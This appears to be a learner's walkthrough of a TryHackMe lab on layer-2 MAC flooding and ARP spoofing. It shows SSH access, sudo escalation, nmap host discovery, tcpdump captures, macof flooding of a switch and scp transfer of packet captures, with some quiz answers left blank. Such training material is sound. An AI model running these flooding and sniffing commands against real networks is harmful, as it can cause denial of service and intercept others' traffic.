

**Eric Mwenda**

**L2 Mac Flooding & ARP Spoofing**

**https://tryhackme.com/p/Ericm**




Initial Access





IP Target: 10.10.63.35


Username: admin

Password: Layer2


Port 22 is open which runs on an ssh service

Command used: **ssh -o StrictHostKeyChecking=accept-new admin@10.10.63.35**




At this point I am a normal user and I needed to be a super user so I used command sudo su -





Am now root.

The host is connected to one or more additional networks. You are currently connected to the machine via SSH on Ethernet adapter eth0. The network of interest is connected with Ethernet adapter eth1.

First, have a look at the adapter:

Command used:-

**ip address show eth1** or the shorthand version: **ip a s eth1**



**Using this knowledge, answer questions #1 and #2.**

**Answer the questions below**

What is your IP address?

**Ans: 192.168.12.66**

```
root@eve:~# ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 86:8f:14:ad:85:46 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::fce8:84ff:fe96:b750/64 scope link
       valid_lft forever preferred_lft forever
root@eve:~#
```

What's the network's CIDR prefix?

**Ans: /24**

Classless Inter-Domain Routing notation, or CIDR notation, is a method of representing an IP address network range. In CIDR notation, the IP address contains a networking routing prefix and a corresponding prefix length (the number after the / ).


**Now, use the network enumeration tool of your choice, e.g., ping, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question #3.**

How many other live hosts are there?

**2**

Command used:- nmap -sN 192.168.12.66/24

**Results:**




What's the hostname of the first host (lowest IP address) you've found?

**Alice**

```
root@eve:~# nmap -sN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-12 20:17 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00017s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)
```

## Passive Network Sniffing

The diagram below describes your current situation where you are the Attacker and have persistent access to eve.





## Answer the questions below

To answer the first two questions I had to first take a closer look at the captured packets! We can redirect them into a pcap file providing a destination file via the -w argument:

Command used:-

**tcpdump -A -i eth1 -w /tmp/tcpdump.pcap**

## Results




Can you see any traffic from those hosts? (Yay/Nay)

**Yay**

Who keeps sending packets to eve?

**Bob**

What type of packets are sent?


Ans:

To answer this I needed first to capture traffic for about a minute, then transfer the pcap to in my machine or the  to open it in Wireshark.


How to transfer the packet capture using scp and open it in Wireshark:

**scp admin@10.10.163.70:/tmp/tcpdump.pcap .**

**wireshark tcpdump.pcap**





Protocol Used:-




What's the size of their data section? (bytes)

**Ans: 666**



## Sniffing while MAC Flooding

MAC flooding could trigger an alarm in a SOC. No, seriously, suspicious layer 2 traffic can easily be detected and reported by state-of-the-art and properly configured network devices. Even worse, your network port could even get blocked by the network device altogether, rendering your machine locked out of the network. In case of production services running on or production traffic being routed through that network connection, this could even result in an effective Denial-of-Service!

However, if we're successful, the switch will resort to fail-open mode and temporarily operate similarly to a network hub – forwarding all received frames to every connected port (aside from the port the traffic originated from). This would allow an adversary or pentester to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

Considering such an attack vector is only recommended when you have reasons to believe that…

- It is in fact a switched network (and not a virtual bridge) AND


- The switch might be a consumer or prosumer (unmanaged) switch OR the network admins haven't configured mitigations such as Dynamic ARP Inspection (DAI) for instance AND

- ARP and MAC spoofing attacks are explicitly permitted in the rules of engagement. When in doubt, clarify with your client first!

## Answer the questions below


First step was to open a second SSH session. This way, you can leave the tcpdump process running in the foreground on the first SSH session:

Command used:- **tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap**




Next was on the second SSH session, was to let macof run against the interface to start flooding the switch:

Command used:- **macof -i eth1**



After around 30 seconds, stop both macof and tcpdump (Ctrl+C).

Mine took around 1min though before I could stop.

**Stopping macof**

```
6e:51:9b:2e:22:d3 d2:d7:4:61:39:82 0.0.0.0.64739 > 0.0.0.0.34300: S 1150735355:1150735355(0) win 512
7a:cb:97:7:37:66 a3:21:7f:3e:78:2e 0.0.0.0.38620 > 0.0.0.0.27020: S 790895253:790895253(0) win 512
c8:7:26:f:e8:b7 71:38:45:2d:5e:a9 0.0.0.0.62255 > 0.0.0.0.43121: S 1779983639:1779983639(0) win 512
d4:e8:f8:2:38:cf 19:d6:de:46:a5:24 0.0.0.0.42703 > 0.0.0.0.52822: S 261233778:261233778(0) win 512
d0:b8:4f:76:16:ff 2f:8e:6a:17:42:f 0.0.0.0.63854 > 0.0.0.0.17515: S 1093675368:1093675368(0) win 512
7d:26:e0:71:86:81 72:11:9f:69:13:7e 0.0.0.0.34174 > 0.0.0.0.40468: S 1608637168:1608637168(0) win 512
cc:7d:1e:6a:9f:26 57:97:8f:c:e2:84 0.0.0.0.10986 > 0.0.0.0.29204: S 960301683:960301683(0) win 512
3c:8d:3a:24:cf:f2 2d:1:d9:54:10:57 0.0.0.0.22556 > 0.0.0.0.31617: S 52085990:52085990(0) win 512
6c:f9:3c:45:5e:60 64:3e:d6:5:ba:39 0.0.0.0.52250 > 0.0.0.0.58352: S 849205910:849205910(0) win 512
df:a6:bf:11:1e:75 65:6:26:27:86:5c 0.0.0.0.53727 > 0.0.0.0.9452: S 1094494631:1094494631(0) win 512
55:c2:85:39:5a:9c 55:9e:a:6a:e0:d^C
root@eve:~#
```

**Stopping tcpdump**

```
root@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C57168 packets captured
57168 packets received by filter
0 packets dropped by kernel
root@eve:~#
```


Next step was to upload the tcpdump2.pcap  using scp and open this file using wireshark

Command used:- **scp admin@10.10.163.70:/tmp/tcpdump2.pcap .**

**wireshark tcpdump2.pcap**

